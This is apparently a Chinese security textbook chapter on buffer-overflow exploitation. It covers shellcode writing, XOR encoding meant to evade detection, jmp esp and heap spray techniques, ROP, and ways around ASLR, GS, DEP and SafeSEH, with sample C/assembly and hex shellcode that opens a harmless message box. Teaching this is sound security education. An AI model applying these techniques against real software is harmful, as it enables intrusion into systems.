第五章 漏洞利用

1 漏洞利用概念

漏洞利用（exploit）是指针对已有的漏洞，根据漏洞的类型和特点而采取相应的技术方案，进行尝试性或实质性的攻击，有漏洞不一定就有Exploit（利用），但是有Exploit就肯定有漏洞

漏洞利用的手段是利用shellcode来植入进程，造成漏洞的利用；漏洞利用的核心就是利用程序漏洞去劫持进程的控制权，实现控制流劫持，以便执行植入的shellcode或者达到其它的攻击目的

Exploit的结构：

- Payload：能实现特定目标的Exploit的有效载荷
- shellcode：执行恶意功能的代码

将漏洞利用过程比作导弹发射的过程：Exploit、payload和shellcode分别是导弹发射装置、导弹和弹头。Exploit是导弹发生装置，针对目标发射导弹（payload）；导弹到达目标之后，释放实际危害的弹头（类似shellcode）爆炸；导弹除了弹头之外的其余部分用来实现对目标进行定位追踪、对弹头引爆等功能，在漏洞利用中，对应payload的非shellcode的部分


- **Exploit是指利用漏洞进行攻击的动作**；
- **Shellcode用来实现具体的功能**；
- **Payload除了包含shellcode之外，还需要考虑如何触发漏洞并让系统或者程序去执行shellcode**

2 覆盖临接变量示例

```
#include <stdio.h>
#include <windows.h>
#define REGCODE "12345678"
int verify (char * code){
    int flag;
    char buffer[44];
    flag=strcmp(REGCODE, code);
    strcpy(buffer, code);
    return flag;
}
void main(){
    int vFlag=0;
    char regcode[1024];
    FILE *fp;
    LoadLibrary("user32.dll");
    if (!(fp=fopen("reg.txt","rw+")))   exit(0);
    fscanf(fp,"%s", regcode);
    vFlag=verify(regcode);
    if (vFlag)
 printf("wrong regcode!");
    else
printf("passed!");
    fclose(fp);
```

}

verify函数的缓冲区只有44个字节，对应的栈帧如下所示




所以，我们利用溢出变量来覆盖临接变量，实现控制流的劫持

我们只需要淹没flag的状态位就可以了，输入buffer44个字节和1个字节的整数0，就可以将flag赋值为0了，这样就完成了对程序的破解

3 Shellcode代码植入示例

原理图：



我们需要做的就是**利用溢出来覆盖返回地址，从而去执行植入的恶意程序**

我们在植入shellcode代码前，需要做很多工作

- 弄清输入点，搞清楚他们会被存储到哪里，哪一个输入可能会造成栈溢出
- 计算函数返回地址的距离缓冲区的偏移并淹没
- 选择指令的地址，制作出一个有攻击效果的shellcode输入字符串

注入的shellcode代码，如果是nop的话需要用90填充，不能使用00，这样的话该语句就被提前中断了

4 Shellcode编写

简单的编写方法：

第一步，用c语言编写shellcode

```
#include <stdio.h>
#include <windows.h>
void main()
{
    MessageBox(NULL,NULL,NULL,0);
    return;
}
```

第二步，然后我们替换成对应的汇编语言代码，需要对汇编语言进行再加工，将push 0这样的语句改为xor语句

然后我们就可以编写汇编语言

```
#include <stdio.h>
#include <windows.h>
void main(){
    LoadLibrary("user32.dll");//加载user32.dll
_asm
{
    xor ebx,ebx
    push ebx//push 0，push 0的机器代码会出现一个字节的0，因此转换为 push ebx
    push ebx
    push ebx
    push ebx
    mov eax, 77d507eah // 77d507eah是MessageBox函数在系统中的地址
    call eax
}
return;
}
```

第三步，我们需要找到地址中的机器码

```
#include <stdio.h>
#include <windows.h>
char ourshellcode[]="\x33\xDB\x53\x53\x53\x53\xB8\xEA\x07\xD5\x77\xFF\xD0";
void main()
{
    LoadLibrary("user32.dll");
    int *ret;
    ret=(int*)&ret+2;
    (*ret)=(int)ourshellcode;
    return;
}
```

这样的话，我们通过定位到ret后2个位置，相当于是该函数的返回地址，进行覆盖写入shellcode，这样就完成了shellcode代码的注入

5 Shellcode编码

必要性：

- **字符集的差异。**应用程序应用平台的不同，可能的字符集会有差异，限制exploit的稳定性。
- **绕过坏字符。**针对某个应用，可能对某些“坏字符”变形或者截断而破坏exploit，比如strcpy函数对NULL字符的不可接纳性，再比如很多应用在某些处理流程中可能会限制0x0D（\r）、0x0A（\n）或者0x20（空格）字符。
- **绕过安全防护检测。**有很多安全检测工具是根据漏洞相应的exploit脚本特征做的检测，所以变形exploit在一定程度上可以“免杀”

一般的编码方法：

- **网页shellcode**：对于网页的shellcode，一般采用base64编码
- **二进制机器代码**：对于二进制的机器代码的编码，我们可以采用“加壳”的手段，采用自定义编码，比如说xor加密，简单的加密等。或者说，构造一个解码程序放在shellcode开始执行的地方，完成对其的编码或者解码；当exploit成功后，shellcode顶端的代码首先执行。将shellcode原来的样子还原出来

异或编码：在选取编码字节时，不可与已有字节相同，否则会出现0。

编码程序：是独立的。是在生成shellcode的编码阶段使用。将shellcode代码输入后，输出异或后的shellcode编码

```
void encoder(char* input, unsigned char key)
{
    int i = 0, len = 0;
    len = strlen(input);
    unsigned char * output =  (unsigned char *)malloc(len + 1);
    for (i = 0; i<len; i++)
        output[i] = input[i] ^ key;
    ……输出到文件中….
}
int main(){
    char sc[]=“0xAE……0x90”;
    encoder(sc, 0x44);
}
```

解码程序：是shellcode的一部分。下面的解码程序中，默认EAX在shellcode开始时对准shellcode起始位置，程序将每次将shellcode的代码异或特定key（0x44）后重新覆盖原先shellcode的代码。末尾，放一个空指令0x90作为结束符

```
void main()
{
    __asm
    {
        add eax, 0x14 ;  越过decoder记录shellcode起始地址,eax记录当前shellcode开始地址
        xor ecx, ecx
    decode_loop:
        mov bl, [eax + ecx]
        xor bl, 0x44              ;用0x44作为key
        mov [eax + ecx], bl
        inc ecx
        cmp bl, 0x90              ;末尾放一个0x90作为结束符
        jne decode_loop
    }
```

```
}
```

那么如何获取代码当前的地址呢?

```
#include <iostream>
using namespace std;
int main(int argc, char const *argv[])
{
    unsigned   int   temp;
    __asm{
        call lable;
       lable:
        pop eax;
        mov temp,eax;
    }
    cout <<temp <<endl;
    return 0;
}
```

重点是call开始的三句话，首先执行lable函数，功能是将eax做pop操作，就是将eax寄存器的位置抬升了一位，然后将eax的值赋给temp并输出

实际上，call指令会执行push EIP，eip的值就是下一条指令pop EAX的地址，pop EAX会将栈顶的EIP出栈，保存到EAX中，所以EAX指向的就是pop EAX的地址，从14到了15（因为抬升了一位）

最终的shellcode如下所示

```
int main(){
   __asm  {
     call lable;
     lable: pop eax;
        add eax, 0x15            ;越过decoder记录shellcode起始地址
        xor ecx, ecx
    decode_loop:
        mov bl, [eax + ecx]
        xor bl, 0x44             ;用0x44作为key
        mov [eax + ecx], bl
        inc ecx
        cmp bl, 0x90             ;末尾放一个0x90作为结束符
        jne decode_loop
    }
    return 0;
}
```

后面跟上自己的编码就可以利用shellcode了

```
#include <stdio.h>
#include <windows.h>
char
ourshellcode[]="\xE8\x00\x00\x00\x00\x58\x83\xC0\x15\x33\xC9\x8A\x1C\x08\x80\xF3\x44\x88\x1
C\x08\x41\x80\xFB\x90\x75\xF1\x77\x9f\x17\x2c\x36\x28\x20\x64\x2c\x2b\x64\x33\x2b\x2c\x2c\x
21\x28\x28\xcf\x80\x17\x14\x14\x17\xfc\xae\x43\x91\x33\xbb\x94\xd4";
void main()
{
    LoadLibrary("user32.dll");
    int *ret;
    ret=(int*)&ret+2;
    (*ret)=(int)ourshellcode;
    return;
}
```

6 Windows安全防护技术

6.1 ASLR

地址空间分布随机化将系统关键地址随机化，使得攻击者无法获得需要跳转的精确地址，一般来说关键地址都存储在*DLL*上，而*GetProcAddress*函数可以获得DLL中的函数地址

ASLR随机化的关键系统地址包括: PE文件(exe文件和dll文件)映像加载地址、堆栈基址、堆地址、PEB和TEB（Thread Environment Block，线程环境块）地址等。

随机数的取值范围限定为**1至254**，并保证每个数值随机出现

编译器选项-DYNAMICBASE:使用该编译器，每次程序的栈等结构的地址都会被随机化

6.2 GS Stack protection

这是一项缓冲区溢出的检测防护技术。选择该模式时，编译器针对函数调用和返回时添加保护和检查功能的代码，在函数被调用时，在缓冲区和函数返回地址增加一个**32位的随机数**`security_cookie`，在函数返回时，调用检查函数检查`security_cookie`的值是否有变化。

`security_cookie`在进程启动时会随机产生，并且它的原始存储地址因Windows操作系统的ASLR机制也是随机存放的，攻击者无法对`security_cookie`进行篡改，当发生栈缓冲区溢出攻击时，对返回地址或其他指针进行覆盖的同时，会覆盖`security_cookie`的值，因此在函数调用结束返回时，对`security_cookie`进行检查就会发现它的值变化了，从而发现缓冲区溢出的操作

GS技术能够很好的防范栈的缓冲区溢出攻击。

6.3 DEP

数据执行保护DEP(*data execute prevention*)技术可以限制内存堆栈区的代码为不可执行状态，从而防范溢出后代码的执行。启用DEP机制后，DEP机制将这些敏感区域设置不可执行的non-executable标志位，因此在溢出后即使跳转到恶意代码的地址，恶意代码也将无法运行，从而有效地阻止了缓冲区溢出攻击的执行。

- 软件DEP：编译器提供了一个链接标志/NXCOMPAT，可以在生成目标应用程序的时候使程序启用DEP保护

- 硬件DEP：需要CPU的支持,需要CPU在页表增加一个保护位NX(no execute)，来控制页面是否可执行

6.4 SafeSEH

SEH（Structured Exception Handler）是Windows异常处理机制所采用的重要数据结构链表。程序设计者可以根据自身需要，定义程序发生各种异常时相应的处理函数，保存在SEH中。

SafeSEH就是一项保护SEH函数不被非法利用的技术。微软在编译器中加入了/SafeSEH选项,采用该选项编译的程序将PE文件中所有合法的SEH异常处理函数的地址解析出来制成一张SEH函数表，放在PE文件的数据块中,用于异常处理时候进行匹配检查。

在该PE文件被加载时，系统读出该SEH函数表的地址，使用内存中的一个随机数加密，将**加密后的SEH函数表地址、模块的基址、模块的大小、合法SEH函数**的个数等信息，放入**ntdll.dll的SEHIndex结构中**。在PE文件运行中，如果需要调用异常处理函数，系统会调用加解密函数解密从而获得SEH函数表地址，然后针对程序的每个异常处理函数检查是否在合法的SEH函数表中，如果没有则说明该函数非法，将终止异常处理。接着要**检查异常处理句柄是否在栈上，如果在栈上也将停止异常处理**。这两个检测可以防止在堆上伪造异常链和把shellcode放置在栈上的情况，最后还要检测异常处理函数句柄的有效性。

6.5 SEHOP

结构化异常处理覆盖保护SEHOP（Structured Exception Handler Overwrite Protection）是微软针对SEH攻击提出的一种安全防护方案

SEHOP的核心是检测程序栈中的**所有SEH结构链表的完整性**，来判断应用程序是否受到了SEH攻击

SEHOP针对下列条件进行检测，包括：


1. SEH结构都必须在栈上，最后一个SEH结构也必须在栈上；
2. 所有的SEH结构都必须是4字节对齐的；
3. **SEH结构中异常处理函数的句柄handle（即处理函数地址）必须不在栈上**；
4. 最后一个SEH结构的handle必须是ntdll!FinalExceptionHandler函数F等

7 地址定位技术

7.1 静态shellcode地址的利用技术

如果存在溢出漏洞的程序，是一个操作系统每次启动都要加载的程序，操作系统启动时为其分配的内存地址一般是固定的，则函数调用时分配的栈帧地址也是固定的

这种情况下，溢出后写入栈帧的shellcode代码其内存地址也是静态不变的，所以可以直接将shellcode代码在栈帧中的**静态地址覆盖原有返回地址**。在函数返回时，通过**新的返回地址指向shellcode代码地址**，从而执行shellcode代码



7.2 基于跳板指令的地址定位技术

有些软件的漏洞存在于某些动态链接库中，它们在进程运行时被动态加载，因而在下一次被重新装载到内存中时，其**在内存中的栈帧地址是动态变化**的，则**植入的shellcode代码在内存中的起始地址也是变化**的。此外，如果在使用ASLR技术的操作系统中，地址会因为引入的随机数每次发生变化，此时，需要让覆盖返回地址后新写入的返回地址能够自动定位到shellcode的起始地址


为了解决这个问题，可以利用esp寄存器的特性实现：

- 在函数调用结束后，被调用函数的栈帧被释放，esp寄存器中的栈顶指针指向返回地址**在内存高地址方向的相邻位置**。
- 可见，通过esp寄存器，可以**准确定位返回地址所在的位置**。

具体定位步骤：

- 第一步，找到内存中任意一个汇编指令jmp esp，这条指令执行后可跳转到esp寄存器保存的地址，下面准备在溢出后将这条指令的地址覆盖返回地址
- 第二步，设计好缓冲区溢出漏洞利用程序中的输入数据，使缓冲区溢出后，前面的填充内容为任意数据，紧接着覆盖返回地址的是jmp esp指令的地址，再接着覆盖与返回地址相邻的高地址位置并写入shellcode代码
- 第三步，函数调用完成后函数返回，根据返回地址中指向的jmp esp指令的地址去执行jmp esp操作，即跳转到esp寄存器中保存的地址，而函数返回后esp中保存的地址是与返回地址相邻的高地址位置，在这个位置保存的是shellcode代码，则shellcode代码被执行

对于查找**jmp esp的指令地址**，可以在系统常用的**user32.dll等动态链接库**，或者其他被所有程序都加载的模块中查找，这些动态链接库或者模块加载的基地址始终是固定的



7.3 内存喷洒技术

有些特殊的软件漏洞，不支持或者不能实现精确定位shellcode。同时，存在漏洞的软件其加载地址动态变化，采用shellcode的静态地址覆盖方法难以实施。由于堆分配地址随机性较大，为了解决shellcode在堆中的定位以便触发，可以采用**heap spray**的方法

内存喷射技术的代表是**堆喷洒Heap spray**，也称为**堆喷洒技术**，是在shellcode的前面加上大量的滑板指令（slide code），组成一个非常长的注入代码段。然后向系统申请大量内存，并且反复用这个注入代码段来填充。这样就使得内存空间被大量的注入代码所占据。攻击者再结合漏洞利用技术，只要使程序跳转到堆中被填充了注入代码的任何一个地址，程序指令就会顺着滑板指令最终执行到shellcode代码

滑板指令（slide code）是由大量NOP(no-operation)空指令0x90填充组成的指令序列，当遇到这些NOP指令时，CPU指令指针会一个指令接一个指令的执行下去，中间不做任何具体操作，直到“滑”过最后一个滑板指令后，接着执行这些指令后面的其他指令，往往后面接着的是shellcode代码。**随着一些新的攻击技术的出现，滑板指令除了利用NOP指令填充外，也逐渐开始使用更多的类NOP指令，譬如0x0C，0x0D（回车、换行）等**

Heap Spray技术通过使用类NOP指令来进行覆盖，对shellcode地址的跳转准确性要求不高了，从而增加了缓冲区溢出攻击的成功率。**然而，Heap Spray会导致被攻击进程的内存占用非常大，计算机无法正常运转，因而容易被察觉。**针对Heap Spray，对于windows系统比较好的系统防范办法是开启DEP功能，即使被绕过，被利用的概率也会大大降低

8 API函数自搜索技术

编写通用shellcode，shellcode自身就必须具备动态的自动搜索所需API函数地址的能力，即API函数自搜索技术


定位LoadLibrary函数的步骤如下：

- 第一步：定位kernel32.dll。

- 第二步：解析kernel32.dll的导出表
- 第三步：搜索定位LoadLibrary等目标函数。
- 第四步：基于找到的函数地址，完成Shellcode的编写。

具体过程：

- 首先通过段选择字FS在内存中找到当前的线程环境块TEB。
- 线程环境块偏移地址为0x30的地址存放着指向进程环境块PEB的指针。
- 进程环境块中偏移地址为0x0c的地方存放着指向PEB_LDR_DATA结构体的指针，其中，存放着已经被进程装载的动态链接库的信息。
- PEB_LDR_DATA结构体偏移位置为0x1C的地址存放着指向模块初始化链表的头指针InInitializationOrderModuleList。
- 模块初始化链表InInitializationOrderModuleList中按顺序存放着PE装入运行时初始化模块的信息，第一个链表结点是ntdll.dll，第二个链表结点就是kernel32。
- 找到属于kernel32.dll的结点后，在其基础上再偏移0x08就是kernel32.dll在内存中的加载基地址。
- 从kernel32.dll加载基址算起，偏移0x3c的地方就是其PE头的指针。
- PE头偏移0x78的地方存放着指向函数导出表的指针。
- 获得导出函数偏移地址（RVA）列表、导出函数名列表：
  - 导出表偏移0x1c处的指针指向存储导出函数偏移地址（RVA）的列表。
  - 导出表偏移0x20处的指针指向存储导出函数函数名的列表。



9　返回导向编程

简称ROP，是一种新型的基于代码复用技术的攻击，它从已有的库或者可执行文件中提取指令片段，构建恶意代码

基本思想：

- 借助已存在的代码块(也叫配件，Gadget)，这些配件来自程序已经加载的模块；
- 在已加载的模块中找到一些以retn结尾的配件，把这些配件的地址布置在堆栈上，当控制EIP并返回时候，程序就会跳去执行这些小配件；
- 这些小配件是在别的模块代码段，不受DEP的影响

ROP技术：

1. ROP通过ROP链（retn）实现有序汇编指令的执行。
2. ROP链由一个个ROP小配件（Gadget，相当于一个小节点）组成。
3. ROP小配件由“目的执行指令+retn指令组成”。

基于ROP的漏洞利用：

1. 调用相关API关闭或绕过DEP保护。相关的API包括SetProcessDEPPlolicy、VirtualAlloc、NtSetInformationProcess、VirtualProtect等，比如VirtualProtect函数可以将内存块的属性修改为Executable。
2. 实现地址跳转，直接转向不受DEP保护的区域里保存的shellcode执行。
3. 调用相关API将shellcode写入不受DEP保护的可执行内存。进而，配合基于ROP编写的地址跳转指令，完成漏洞利用。

10 绕过其它安全防护

10.1 绕过GS安全机制

Visual Studio在实现GS安全机制的时候，除了增加Cookie，还会对栈中变量进行重新排序，比如：将字符串缓冲区分配在栈帧的最高地址上，因此，当字符串缓冲区溢出，就不能覆盖本地变量了。

但是，考虑到效率问题，它仅按照函数隐患及危害程度进行选择性保护，因此有一部分函数可能没有得到有效的保护。比如：结构成员因为互操作性问题而不能重新排列，因此当它们包含缓冲区时，这个缓冲区溢出就可以将之后其它成员覆盖和控制。

正是因为GS安全机制存在这些缺陷，所以聪明的攻击者构造出了各种办法来绕过GS保护机制。David Litchfield在2003年提出了一个技术来绕过GS保护机制：**如果Cookie被一个不同的值覆盖了，代码会检查是否安装了安全处理例程，如果没有，系统的异常处理器就将接管它。**

如果黑客覆盖掉了一个异常处理结构，并在Cookie被检查前触发一个异常，这时栈中虽然仍然存在Cookie，但是还是可以被成功溢出。这个方法相当于是利用SEH进行漏洞攻击。可以说，**GS安全机制最重要的一个缺陷是没有保护异常处理器**，但这点上虽然有SEH保护机制作为后盾，但SEH保护机制也是可以被绕过的。

10.2 ASLR缺陷和绕过方法

这个技术存在很多脆弱性：

1. 为了减少虚拟地址空间的碎片，操作系统把随机加载库文件的地址限制为8位，即地址空间为256，而且随机化发生在地址前两个最有意义的字节上；
2. 很多应用程序和DLL模块并没有采用/DYNAMICBASE的编译选项；
3. 很多应用程序使用相同的系统DLL文件，这些系统DLL加载后地址就确定下来了，对于本地攻击，攻击者还是很容易就能获得所需要的地址，然后进行攻击。

还有一些其他的攻击方法：**攻击未开启地址随机化的模块（作为跳板）、堆喷洒技术、部分返回地址覆盖法**等。

10.3 SEH保护机制缺陷和绕过方法

当一个进程中存在一个不是/SafeSEH编译的DLL或者库文件的时候，整个SafeSEH机制就可能失效。因为/SafeSEH编译选项需要.NET的编译器支持，现在仍有大量第三方库和程序没有使用该编译器编译或者没有启动/SafeSEH选项

可行的绕过方法：

- 利用未开启SafeSEH的模块作为跳板绕过：可以在未启用SafeSEH的模块里找一些跳转指令，覆盖SEH函数指针，由于这些指令在未启用SafeSEH的模块里，因此异常触发时，可以执行到这些指令。
- 利用加载模块之外的地址进行绕过：可以利用加载模块之外的地址，包括从堆中进行绕过或者其他一些特定内存绕过。